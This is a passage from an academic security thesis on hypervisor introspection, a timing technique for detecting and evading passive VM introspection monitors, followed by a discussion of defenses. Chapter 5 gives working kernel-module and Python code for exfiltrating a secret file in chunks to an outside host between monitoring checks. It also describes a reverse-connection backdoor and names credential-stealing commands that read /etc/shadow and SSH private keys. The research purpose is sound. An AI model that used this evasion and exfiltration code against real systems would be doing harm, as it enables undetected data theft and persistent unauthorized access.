Figure 4.7: Example output from the `dmesg -d` command being run after our in-VM measurement kernel module is inserted. The output shows that the jprobes are hooked into the `schedule` and `sys_read` kernel functions followed by alerts indicating the detection of a suspected VM suspend. The number between the angle brackets is the time interval between log entries. Note that after the first alert of a potential VM suspend, the interval is around 1s, which matches our VMI system's monitoring interval.

```
// Selected code from timer_kprobe.c, our kernel module to perform HI

// Set handler function for the jprobes
static struct jprobe scheduler_jprobe = {
    .entry = (kprobe_opcode_t *) my_scheduler_timer
};

static struct jprobe read_jprobe = {
    .entry = (kprobe_opcode_t *) my_scheduler_timer
};

// Handler function for jprobes
static void my_scheduler_timer(void)
{
    if (first_run)
    {
        first_run = 0;
    }
    else
    {
        unsigned long long diff;
        do_gettimeofday(&ts2);

        unsigned long long ts1_us =
            (unsigned long long)ts1.tv_sec * 1000000 +
            (unsigned long long)ts1.tv_usec;

        unsigned long long ts2_us =
            (unsigned long long)ts2.tv_sec * 1000000 +
            (unsigned long long)ts2.tv_usec;
        diff = (ts2_us - ts1_us);

        // Threshold (5ms here) checked here for determining VM suspends
        if (diff > 5000) {
            printk(KERN_INFO MODULE_NAME": pause > 5ms detected. TS: %llu\n", ts2_us);
            last_check_ts = ts2_us;
            did_cur_iter = 0;
        }
    }

    do_gettimeofday(&ts1);
    jprobe_return();
}

// Hook/insert jprobes into schedule and sys_read
void insert_jprobe(void)
{
    scheduler_jprobe.kp.addr = (kprobe_opcode_t*) kallsyms_lookup_name("schedule");
    read_jprobe.kp.addr = (kprobe_opcode_t*) kallsyms_lookup_name("sys_read");

    register_jprobe(&scheduler_jprobe)
    register_jprobe(&read_jprobe)

    printk(KERN_INFO MODULE_NAME": jprobe hooked into schedule() at addr %p\n",
        scheduler_jprobe.kp.addr);
    printk(KERN_INFO MODULE_NAME": jprobe hooked into sys_read() at addr %p\n",
        read_jprobe.kp.addr);
}
```

Figure 4.8: Code snippets from our HI kernel module showing how we hook into the `schedule` and `sys_read` kernel functions using jprobes

Chapter 5

Evading VMI with Hypervisor Introspection

Although hypervisor introspection can allow an observer to determine the existence of a passive VMI monitoring system and its monitoring interval, it is not straightforward as to how these pieces of information could be used. This section explores the application of HI in the context of hiding malicious activity from the passive VMI system.

5.1 Example Insider Attack Model and Assumptions

We present an insider threat attack model where an insider already has administrator access (i.e., root access) to VMs running in a company's public IaaS cloud. However, this administrator knows that he or she will be leaving the company soon, but wishes to keep a presence on the VMs he or she has access to. This administrator does not have access to the underlying hypervisor hosting the VMs, but knows that the company is utilizing some form of passive VMI to monitor the VMs. We assume that the company's VMI monitoring system maintains a whitelist of processes that can be running with an open network socket and passively polls the VM on a regular interval. This capability is similar to the LibVMI monitor we introduced in section 4.1.2. The VMs do not have any kind of host-based monitoring, so kernel modifications and new files are not detected.

In this attack model, the malicious administrator can leverage HI to perform malicious activities that go undetected by the passive VMI system. We will now discuss two example attacks that utilize HI to evade a passive VMI system. These attacks were tested and verified against our LibVMI monitor.

5.2 Large File Transfer

After compromising a system, attackers commonly want to exfiltrate data out of the network. This may be done using secure copy (SCP), file transfer protocol (FTP), the attacker's own utility, or any number of other file transfer methods. To help detect cases of data exfiltration, a passive VMI system could maintain a small, restrictive whitelist of processes that are allowed to be running with an open network socket. Whenever a non-whitelisted process is found to be running with an open network socket, the passive VMI system would raise an alarm. A restricted VM with sensitive data would have a whitelist that is either empty or contains only a few processes.

For sufficiently large files being transferred by a non-whitelisted process, the transfer time would take too long and the passive VMI system would detect file transfer occurring. This scenario is illustrated in Figure 5.1. We tested this scenario by writing a Python script that transferred a 250MB file over TCP to a co-resident VM. During the file transfer, our LibVMI monitor detected the non-whitelisted Python process running with a socket open and triggered an alarm.

A large file, however, can still be sent over the network if it is split into smaller-sized chunks that are transferred in between the monitoring checks. This process is illustrated by Figure 5.2. Thus, we can use HI to properly time the transfer of each file chunk and evade the VMI system.

We implemented this attack by writing a Python script that would only transfer a small chunk of the file, write the current offset in the file to an "offset log" file, and then terminate. The code for this script is shown in Figure 5.3. The kernel module from section 4.4 was extended to call this Python script immediately after a VM suspend was detected using a separate kernel thread. The kernel thread would constantly poll the main thread to see when was the last detected VM suspend and call `call_usermodehelper` to run the Python script right after a detected VM suspend. The kernel thread function is shown in Figure 5.4. When this modified file transfer was used, our LibVMI monitor did not detect Python running.

On our test system, naïvely transferring the entire 250MB file at once over a TCP connection between two co-resident VMs took on average (over 10 tests) 8.8838s. Using our technique with 8MB chunks, the file transfer takes 32 monitoring iterations to transfer the entire file. Thus, it takes around 32

seconds to transfer the file, which is approximately 4 times the duration of the naïve method.

We note that the transfer speed of the file using this technique depends on the monitoring interval of the VMI system. Longer monitoring intervals lead to longer transfer times because the interval between chunks being transferred increases. The attacker can counteract this by tuning the chunk size to scale with the monitoring interval once the attacker learns the monitoring interval using HI. This would be risky and may expose the attacker's activities, but it would also improve the transfer time of the file. Thus, safe chunk sizes could be determined by the attacker independently on a test system before the actual attack.

5.3 Backdoor Shell

In addition to transferring files, attackers typically want to maintain access to compromised systems by installing a backdoor. A typical backdoor listening for network connections would be detected by a passive VMI system because the backdoor has a socket open.

The passive VMI system can be evaded, however, by reversing the traditional server and client roles in a backdoor. A backdoor client is instead run on the VM between monitoring checks and a backdoor server is listening on a separate attacker-controlled machine outside of the network. The backdoor server maintains a queue of commands that the attacker would like to be run on the VM. The backdoor client performs a single command cycle for every two monitoring checks. A command cycle is illustrated in Figure 5.5 and is made up of the following events:

1. The initial monitoring check occurs
2. The backdoor client connects to the attacker's machine, which is listening for this connection
3. The client retrieves the next command to be run or is told that there is no command to be run currently
4. The backdoor client saves the command to be run and terminates before the next monitoring check

5. The second monitoring check occurs

6. The backdoor client runs the command it saved

7. The output of the command is sent back to the server and the backdoor client terminates before the next monitoring check

We implemented this attack by writing the backdoor client and server as Python scripts. The backdoor server reads commands from standard input, and adds them to the command queue. The backdoor client either retrieves the next command to be run, or runs the current command and sends the output back to the server. The backdoor client is driven by the HI kernel module via the `call_usermodehelper` kernel function in the same manner as described above for the large file transfer example attack.

Using this backdoor, an attacker can run commands such as `cat/etc/shadow` and `cat /root/.ssh/id_rsa` to find password hashes and ssh private keys respectively. When this backdoor was running, our LibVMI monitor was never triggered. Conversely, a traditional backdoor server listening for connections was detected by our LibVMI monitor.

Although this attack lets some commands run unnoticed by the VMI monitor, commands that take longer to run would be cause the command cycle to take longer than the monitoring interval. If that occurs, then the VMI monitor would detect the backdoor running and trigger an alarm. We propose that this attack could be modified to hide longer-running commands by expanding the command cycle to occur over three monitoring checks, and saving the command output before it is sent back to the attacker after the third monitoring check. The modified command cycle is illustrated in Figure 5.6. This would allow for longer-running and more verbose commands at the cost of lower command throughput (longer wait time between attacker entering a command and receiving the output). Depending on the attacker's commands and goal, this command cycle may be more appropriate than the one we implemented.

Similar to the large file transfer attack described above, command output latency is dependent on the monitoring interval of the passive VMI system. If the monitoring interval is long, then the attacker will have to wait a long time before the output of the command is returned. The attacker can get around this by having the backdoor client retrieve multiple commands to be

run on the system. Thus, the longer monitoring interval is exploited and the backdoor client can return the output of multiple commands.



Figure 5.1: Illustration of how a large file transfer by a non-whitelisted process would be detected by the passive VMI monitoring system



Figure 5.2: Illustration of how a large file can be transferred by a non-whitelisted process and evade passive VMI by splitting the file into chunks and transferring each chunk in between monitoring checks

```
# Code from transmit.py, our Python script used to transmit chunks
# of a large file in between monitoring checks.

import socket
import time
import sys
import os

# Chunk size = blocksize*num_blocks
# Adjusting these variables changes the overall transmission time
# because larger chunks are sent between monitoring intervals
blocksize = 8192
num_blocks = 1000

# Use this file to get our current offset and log the next one
with open("transfer_offset.txt", "a+") as offset_f:
    offset_str = offset_f.read().split(",")[-1]
    if offset_str == "":
        offset_count = 0
    else:
        offset_count = int(offset_str)

    offset_f.write(", %d" % (offset_count + 1))

# Do not execute after we have finished transferring the file
total_size = os.path.getsize("/home/boss/rand.out")
if (blocksize*offset_count*num_blocks) > total_size:
    sys.exit(0)

# Connect to remote server we want to exfiltrate this data
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.122.102", 8888))

# Read data for current chunk and send it
with open("/home/boss/secret_data.txt", "rb") as f:
    f.seek(blocksize*offset_count*num_blocks)

    for i in range(num_blocks):
        send_data = f.read(blocksize)
        if send_data == "":
            break
        sock.send(send_data)
sock.close()
```

Figure 5.3: Python script for performing the file transfer in chunks to evade the passive VMI system. The script is called by the HI kernel module.

```
// Selected code from timer_kprobe.c, our kernel module performing HI
// and extended to perform malicious activities to evade passive VMI

static int mal_thread_func(void *data)
{
    kthread->running = 1;
    current->flags |= PF_NOFREEZE;

    // Arguments for call_usermodehelper later
    char *argv[] = {"/usr/bin/python",
        "/root/transmit.py",
        NULL};
    static char *envp[] = {"HOME=/root/",
        "TERM=linux",
        "PATH=/usr/bin:/sbin:/usr/sbin:/bin",
        NULL};
    struct timeval cur_ts;
    unsigned long long cur_ts_us;

    while (!kthread_should_stop()) {
        usleep_range(80,100);
        while (do_mal && monitoring_interval > 0 &&
                    !kthread_should_stop()) {
            if (last_check_ts < 0)
                continue;

            do_gettimeofday(&cur_ts);
            cur_ts_us =
                (unsigned long long) (cur_ts.tv_sec) * 1000000 +
                (unsigned long long)cur_ts.tv_usec;

            // Make sure we run the script soon after the pause occurs
            // and only run the script once for this pause
            if (cur_ts_us < (last_check_ts + 4000) && !did_cur_iter) {
                call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
                did_cur_iter = 1;
            }
            usleep_range(80,100);
        }
    }
    return 0;
}
```

Figure 5.4: Kernel thread function showing how we drive the user space Python script from kernel space using `call_usermodehelper` after a VM suspend is detected by the kernel module's main thread



Figure 5.5: Illustration of the events in a command cycle as described in section 5.3



Figure 5.6: Illustration of the modified command cycle for longer-running or more verbose commands. The command output is saved and sent back to the attacker after an additional monitoring check occurs. This lets the command execute longer and a larger amount of output data can be sent back to the attacker without triggering the monitoring system.

Chapter 6

Defenses Against Hypervisor Introspection

6.1 Introducing Noise to VM Clocks

Because HI relies on fine-grained timing measurements to determine when VM suspends occur, it follows that reducing the granularity of the measurements could prevent HI. In this section, we explore some previous work that has looked at mitigating VM timing side-channels by reducing the granularity of time sources. Most work has looked at cross-VM timing side-channels, but we discuss some work that we found relevant to HI.

6.1.1 Reducing Granularity of Timers

There is previous work [18] exploring the possibility of fuzzing timers in VMs to reduce the granularity of measurements. In this work, the Xen hypervisor was modified to perturb the value obtained from the x86 `RDTSC` instruction by rounding it off by 4096 cycles. The `RDTSC` instruction returns the value of the time stamp counter (TSC) register, which counts the number of cycles since system reset. Because the `RDTSC` instruction is commonly used to obtain high-resolution timestamps, side-channel attacks may not work when the instruction output is fuzzed. Additionally, modifying the `RDTSC` instruction cascaded into modifying the timestamps obtained from timing system calls such as `gettimeofday` or `clock_gettime`.

Although modifying the `RDTSC` instruction changes the time values needed for HI, the perturbation only causes a 2μs change in the true `RDTSC` value. A perturbation this small would not affect the measurements needed for HI because HI only needs measurements on the order of several milliseconds.

6.1.2 Virtual Clocks

Other work looked at replacing the real time clock of VMs with a virtual clock. Because the virtual clock does not reflect real time, events could be hidden by skewing the virtual clock. StopWatch [19] was a system designed to hinder timing side-channels in co-resident VMs using these virtual clocks. The system uses the virtual clocks to introduce some noise into the timing of I/O events to prevent information leakage. Each virtual clock is a deterministic function that takes in the number of instructions executed on a VM and outputs a "virtual" time in the VM. The virtual clock can also be loosely synchronized with real time by skewing itself closer to real time after "epochs" of execution. In addition to having VMs use virtual clocks, the VMs were also triplicated, and the median event time across the triplicated VMs was used for all VMs to introduce noise for when I/O events occurred.

With regards to HI, the virtual clock used in StopWatch could potentially prevent in-VM timing measurements. Because the virtual clock only depends on the number of instructions executed, it should hide the VM suspend time pause when an attacker performs some kind of timing measurement. Applications with real time requirements cannot use this virtual clock, so VMs hosting those applications would still be susceptible to HI. Additionally, StopWatch has a worst-case performance overhead of 2.8x for workloads that require heavy network usage. Thus, StopWatch may prevent the use of the network as a side-channel (described in section 4.3), but it does so at a large performance loss.

6.2 Scheduler-based Defenses

In addition to changing the granularity of timers in a VM, recent work [20] has explored using scheduler policy to hinder cache-based side-channel attacks. By requiring processes to execute for a minimum run time without being preempted, an attacker's observations of a victim's use of CPU resources would have less granularity. Enforcing a minimum run time for scheduling policy, however, can adversely affect performance because CPU-intensive workloads would have to compete with less intensive workloads.

A scheduler-based defense could prevent part of our HI technique. If the minimum run time is greater than the VM suspend threshold, then we can-

not use process scheduling as a "frequent event" for detecting VM suspends. However, there are many other kernel functions we could time such as disk I/O (which we already use through `sys_read`), network operations, and memory management (allocation and deallocation). An attacker could also spawn many processes that utilize the functions we want to observe to artificially increase the frequency of these function calls to improve the granularity of the attacker's measurements. Thus, modifying the scheduler policy may hinder HI, but it does not completely prevent it.

6.3 Randomized Monitoring Interval

Because HI targets regularly occurring intervals, it would be expected that randomized intervals would prevent HI from working against a passive VMI system. However, using a randomized monitoring interval only hinders the utilization of HI. Even random intervals have some lower bound on the duration between monitoring checks, so a patient attacker could utilize HI to determine a lower bound on monitoring checks before mounting any attack against the system. Thus, the randomized monitoring checks forces the attacker to be inefficient, but it does not prevent the attacker from evading the passive VMI system.

6.4 Proposed Defenses Against Hypervisor Introspection

A virtual clock similar to the one implemented in [19] would work best to prevent measuring VM suspends for HI. The virtual clock in [19] skews all the times during a VM's operation, which is typically unacceptable for systems with real time requirements. Thus, a real-virtual hybrid clock could provide the benefits of skewing the clock after a VM suspend, but otherwise provide the real time during normal operation. This could be achieved by changing the clock function in the hypervisor after a VM Entry occurs. The virtual clock function would scale the real time back to close the time gap introduced by the VM suspend before changing the clock function back to a real time clock. By using this hybrid clock, there would be no large gaps in the times

due to VM suspends, and the clock would be near real time.

Instead of trying to hide a passive VMI system, one could also switch to using an active VMI system. Because an active VMI system only performs a monitoring check on certain events, HI would have to trigger those events and look for VM suspends. Triggering the VMI event would be difficult because there are so many events that used to trigger an active VMI system.

Chapter 7

Conclusion

This thesis presented hypervisor introspection, a technique to detect and evade passive VMI monitoring. We demonstrated that hypervisor activity is not perfectly isolated from a guest VM. Additionally, we demonstrated two realistic attacks in an insider threat attack model that leverage HI to evade a realistic, passive VMI monitor. This work may be extended in the future to explore the use of the network as a side-channel to aid HI, or improved by developing a method of determining thresholds for in-VM measurements without empirical testing. In developing HI, we propose that passive monitoring has some inherent weaknesses that could be avoided by using active monitoring techniques as described in section 2.2.3 and demonstrated by [15]. Thus, future research should continue to focus on the development of VMI security monitors that do not passively poll state information, and instead respond to specific hardware events.

References

[1] "State of the cloud report," Rightscale, Inc., Santa Barbara, California, Tech. Rep., February 2015. [Online]. Available: http://assets.rightscale.com/uploads/pdfs/RightScale-2015-State-of-the-Cloud-Report.pdf

[2] T. Ristenpart, E. Tromer, H. Shacham, and S. Savage, "Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds," in *Proceedings of the 16th ACM conference on Computer and communications security*. ACM, 2009, pp. 199–212.

[3] Y. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart, "Cross-vm side channels and their use to extract private keys," in *Proceedings of the 2012 ACM conference on Computer and communications security*. ACM, 2012, pp. 305–316.

[4] G. Irazoqui, M. Inci, T. Eisenbarth, and B. Sunar, "Wait a minute! a fast, cross-vm attack on aes," in *Research in Attacks, Intrusions and Defenses*, ser. Lecture Notes in Computer Science, A. Stavrou, H. Bos, and G. Portokalidis, Eds. Springer International Publishing, 2014, vol. 8688, pp. 299–319. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-11379-1_15

[5] T. Garfinkel and M. Rosenblum, "A virtual machine introspection based architecture for intrusion detection," in *In Proc. Network and Distributed Systems Security Symposium*, 2003, pp. 191–206.

[6] G. J. Popek and R. P. Goldberg, "Formal requirements for virtualizable third generation architectures," *Commun. ACM*, vol. 17, no. 7, pp. 412–421, July 1974. [Online]. Available: http://doi.acm.org/10.1145/361011.361073

[7] Scsami, "File:hyperviseur.png - wikimedia commons," accessed: April 21, 2015. [Online]. Available: http://commons.wikimedia.org/wiki/File:Hyperviseur.png

[8] S. Bahram, X. Jiang, Z. Wang, M. Grace, J. Li, D. Srinivasan, J. Rhee, and D. Xu, "Dksm: Subverting virtual machine introspection for fun and profit," in *Reliable Distributed Systems, 2010 29th IEEE Symposium on*, Oct 2010, pp. 82–91.

[9] K. Kortchinsky, "Cloudburst," Immunity, Inc., Miami Beach, Florida, Tech. Rep., June 2009. [Online]. Available: http://www.blackhat.com/presentations/bh-usa-09/KORTCHINSKY/BHUSA09-Kortchinsky-Cloudburst-PAPER.pdf

[10] A. Milenkoski, M. Vieira, B. D. Payne, N. Antunes, and S. Kounev, "Technical Information on Vulnerabilities of Hypercall Handlers," SPEC Research Group - IDS Benchmarking Working Group, Standard Performance Evaluation Corporation (SPEC), Tech. Rep. SPEC-RG-2014-001 v.1.0, August 2014.

[11] Y. Zhang, A. Juels, M. K. Reiter, and T. Ristenpart, "Cross-tenant side-channel attacks in paas clouds," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '14. New York, NY, USA: ACM, 2014. [Online]. Available: http://doi.acm.org/10.1145/2660267.2660356 pp. 990–1003.

[12] B. D. Payne, M. D. P. d. A. Carbone, and W. Lee, "Secure and flexible monitoring of virtual machines." in *ACSAC*. IEEE Computer Society, 2007, pp. 385–397.

[13] B. D. Payne, "Simplifying virtual machine introspection using libvmi," Sandia National Laboratories, Tech. Rep. SAND2012-7818, September 2012. [Online]. Available: http://prod.sandia.gov/techlib/access-control.cgi/2012/127818.pdf

[14] "Volatility foundation," accessed: April 20, 2015. [Online]. Available: https://github.com/volatilityfoundation

[15] C. Pham, Z. Estrada, P. Cao, Z. Kalbarczyk, and R. Iyer, "Reliability and security monitoring of virtual machines using hardware architectural invariants," in *Dependable Systems and Networks (DSN), 2014 44th Annual IEEE/IFIP International Conference on*, June 2014, pp. 13–24.

[16] "byte-unixbench - a unix benchmark suite - google project hosting," accessed: April 20, 2015. [Online]. Available: https://code.google.com/p/byte-unixbench/

[17] G. Wang, "Exploiting timing side-channels against vm monitoring," Undergraduate thesis, University of Illinois at Urbana-Champaign, Urbana, IL, May 2014.

[18] B. C. Vattikonda, S. Das, and H. Shacham, "Eliminating fine grained timers in xen," in *Proceedings of the 3rd ACM Workshop on Cloud Computing Security Workshop*, ser. CCSW '11. New York, NY, USA: ACM, 2011. [Online]. Available: http://doi.acm.org/10.1145/2046660.2046671 pp. 41–46.

[19] P. Li, D. Gao, and M. Reiter, "Mitigating access-driven timing channels in clouds using stopwatch," in *Dependable Systems and Networks (DSN), 2013 43rd Annual IEEE/IFIP International Conference on*, June 2013, pp. 1–12.

[20] V. Varadarajan, T. Ristenpart, and M. Swift, "Scheduler-based defenses against cross-vm side-channels," in *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, Aug. 2014, pp. 687–702.